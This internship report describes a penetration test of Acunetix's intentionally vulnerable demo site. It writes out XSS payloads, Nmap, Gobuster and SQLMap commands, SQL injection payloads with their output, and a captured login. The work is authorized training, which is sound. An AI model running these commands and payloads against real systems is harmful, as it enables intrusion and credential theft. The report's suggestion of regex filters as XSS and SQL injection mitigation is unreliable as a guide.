Internship Final Report

Student Name: Sello Calvin Machitje

University: North-West University

Major: Bsc in Information Technology

Internship Duration: April 10th, 2025 – May 3rd, 2025

Company: Hack Secure

Domain: Cyber Security

Mentor: Mr Nishant Prajapati

Assistant Mentor: Mr Aman Pandey

Coordinator: Mr Shivam Kapoor

Summary of Findings

1. **Critical Vulnerabilities Identified**:
   - **Cross-Site Scripting (XSS)**: Confirmed via <script>alert('XSS Vulnerability Detected');</script> payload in search/guestbook fields.
   - **SQL Injection**: Exploited http://testphp.vulnweb.com/listproducts.php?artist=1 to extract database schemas, credentials (test:test), and user tables.
   - **Exposed Credentials**: Found credentials.txt (test:something) and ipaddresses.txt via http://testphp.vulnweb.com/pictures directory enumeration.
   - **Insecure Directory Listings**: Exposed /admin, /cgi-bin, and database scripts (create.sql).
   - **Outdated Software**: nginx 1.19.0 and PHP 5.6.40 (no CVE but outdated).

2. **Key Results**:

- Extracted full schema of acuart database, including user credentials (test:test).
- Validated credentials to gain unauthorized access to the website.

Vulnerability	**Details**	**Risk**
Reflected XSS	Executed <script>alert('XSS')</script> in search/guestbook inputs	Critical
SQL Injection	Extracted DB schemas, user credentials (test:test) via SQLMap	Critical
Exposed Credentials	Found credentials.txt (test:something) and ipaddresses.txt	High
Directory Listing	Exposed /admin, /cgi-bin, and database scripts (create.sql)	Medium
Outdated Software	nginx 1.19.0 (no CVE identified, but outdated)	Medium

Tools Used

Tool	Purpose	Command/Example
Nmap	Port scanning and service detection	nmap -sV -sC testphp.vulnweb.com -Pn
Gobuster	Directory enumeration	gobuster dir -u http://testphp.vulnweb.com -w usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
SQLMap	Automated SQL injection exploitation	sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs
Manual XSS	Input validation testing	<script>alert('XSS Vulnerability Found')</script>

Methodology

1. Reconnaissance

- Nmap Scan: Identified open ports and services.
- Subdomain/Directory Enumeration: Used gobuster to discover hidden paths.

2. Vulnerability Scanning

- SQLMap: Exploited SQLi in listproducts.php?artist=1 to extract database schemas and credentials.
- Manual Testing: Confirmed XSS vulnerabilities in search and guestbook fields.

3. Exploitation

- Validated credentials (test:test) to gain unauthorized access.
- Analyzed exposed files (create.sql, credentials.txt) for sensitive data.

Skills Gained

1. **Technical Proficiency**:
    - Mastered vulnerability scanning with Nmap/SQLMap and directory brute-forcing with Gobuster.
    - Applied XSS payloads and SQLi exploitation in real-world scenarios.

2. **Analytical Skills**:
    - Correlated findings (e.g., linking exposed directories to credential leaks).

3. **Reporting**:
    - Structured vulnerability data into risk categories for stakeholder communication.

Challenges Faced


1. **Tool Configuration**: Initial difficulty automating SQLMap workflows for complex parameterized URLs.
2. **Noise in Results**: Gobuster returned false positives (e.g., /CVS, /AJAX) requiring manual validation.
3. **Outdated Targets**: Limited exploit options due to lack of CVE data for nginx 1.19.0.

Improvements Suggested

1. **Input Sanitization**: Implement regex filters for XSS/SQLi mitigation.
2. **Access Controls**: Restrict /admin and /cgi-bin to authorized IPs.
3. **Patch Management**: Upgrade nginx and PHP to supported versions.

Screenshots – Proof of Task Completion

1. **XSS Vulnerability Confirmation**:



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

Our guestbook

04.23.2025, 10:51 am


```
<script>alert('XSS Vulnerability found');</script>
```

testphp.vulnweb.com

XSS Vulnerability found

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

2. **SQLMap Database Extraction**:



```
[15:07:00] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[15:07:23] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRA
CTVALUE)'
[15:07:27] [INFO] POST parameter 'searchFor' appears to be 'MySQL AND boolean-based blind - WHERE, HAVING, O
RDER BY or GROUP BY clause (EXTRACTVALUE)' injectable (with --string="Our")
[15:07:27] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT
 UNSIGNED)'
[15:07:28] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[15:07:28] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[15:07:29] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[15:07:29] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_S
UBSET)'
[15:07:29] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[15:07:29] [INFO] POST parameter 'searchFor' is 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_
SUBSET)' injectable
[15:07:29] [INFO] testing 'MySQL inline queries'
[15:07:30] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[15:07:30] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[15:07:30] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[15:07:31] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[15:07:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[15:07:31] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[15:07:32] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[15:07:53] [INFO] POST parameter 'searchFor' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEE
P)' injectable
[15:07:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:07:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at le
ast one other (potential) technique found
[15:08:00] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[15:08:07] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[15:08:13] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[15:08:20] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[15:08:26] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[15:08:33] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[15:08:38] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[15:08:45] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[15:08:51] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[15:08:57] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'searchFor' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[15:09:11] [INFO] testing if POST parameter 'goButton' is dynamic
[15:09:11] [WARNING] POST parameter 'goButton' does not appear to be dynamic
[15:09:12] [WARNING] heuristic (basic) test shows that POST parameter 'goButton' might not be injectable
[15:09:12] [INFO] testing for SQL injection on POST parameter 'goButton'
[15:09:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:09:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:09:16] [INFO] testing 'Generic inline queries'
[15:09:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:09:31] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[15:09:44] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[15:09:59] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[15:10:24] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_
SET)'
[15:10:52] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_S
ET)'
[15:11:15] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[15:11:44] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[15:12:07] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRA
CTVALUE)'
[15:12:34] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRAC
TVALUE)'
[15:12:58] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
```


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Our guestbook

anonymous user 04.16.2025, 1:15 pm


©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



```
[15:21:43] [INFO] target URL content is stable
[15:21:43] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'ww
w.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2'

[*] ending @ 15:21:43 /2025-04-16/


┌──(workstation㉿kali)-[/home]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
he end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liab
ility and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:21:54 /2025-04-16/

[15:21:54] [INFO] resuming back-end DBMS 'mysql'
[15:21:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 7809=7809

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×71626a6b71,(SELECT (ELT(5249=5249,1))),0×716b6a7171),5249)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 1242 FROM (SELECT(SLEEP(5)))kkGf)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×71626a6b71,0×734574496a
6b70746f4b476b4a694652726e4f49436b7a684c5a577a726b6752476e797a56717672,0×716b6a7171),NULL,NULL-- -
---
[15:21:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:21:54] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[15:21:55] [INFO] fetched data logged to text files under '/home/workstation/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 15:21:55 /2025-04-16/


┌──(workstation㉿kali)-[/home]
└─$ 
```

3. **WireShark Exposed Credentials:**



```
┌──(workstation㉿kali)-[/home]
└─$ tcpdump -i eth0 -w netcapture.pcap
tcpdump: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)

┌──(workstation㉿kali)-[/home]
└─$ sudo tcpdump -i eth0 -w netcapture.pcap
[sudo] password for workstation:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


If you are already registered please enter your login information below:

Username : test

Password : ●●●●●●●●●

This connection is not secure. Logins entered here could be compromised. Learn More

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



Wireshark · Packet 13 · netcapture.pcap

```
▸ Frame 13: 583 bytes on wire (4664 bits), 583 bytes captured (4664 bits)
▸ Ethernet II, Src: PCSSystemtec_94:92:eb (08:00:27:94:92:eb), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 44.228.249.3
▸ Transmission Control Protocol, Src Port: 48636, Dst Port: 80, Seq: 2, Ack: 1, Len: 529
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "uname" = "test"
  ▸ Form item: "pass" = "something"
```

```
0000  52 55 0a 00 02 02 08 00  27 94 92 eb 08 00 45 00   RU······ '·····E·
0010  02 39 ad 03 40 00 40 06  59 c5 0a 00 02 0f 2c e4   ·9··@·@· Y·····,·
0020  f9 03 bd fc 00 50 06 70  c4 9f 65 90 0a be 50 18   ·····P·p ··e···P·
0030  f0 34 34 22 00 00 50 4f  53 54 20 2f 75 73 65 72   ·44"··PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 55 73   .vulnweb .com··Us
0070  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c   er-Agent : Mozill
0080  61 2f 35 2e 30 20 28 58  31 31 3b 20 4c 69 6e 75   a/5.0 (X 11; Linu
0090  78 20 78 38 36 5f 36 34  3b 20 72 76 3a 31 32 38   x x86_64 ; rv:128
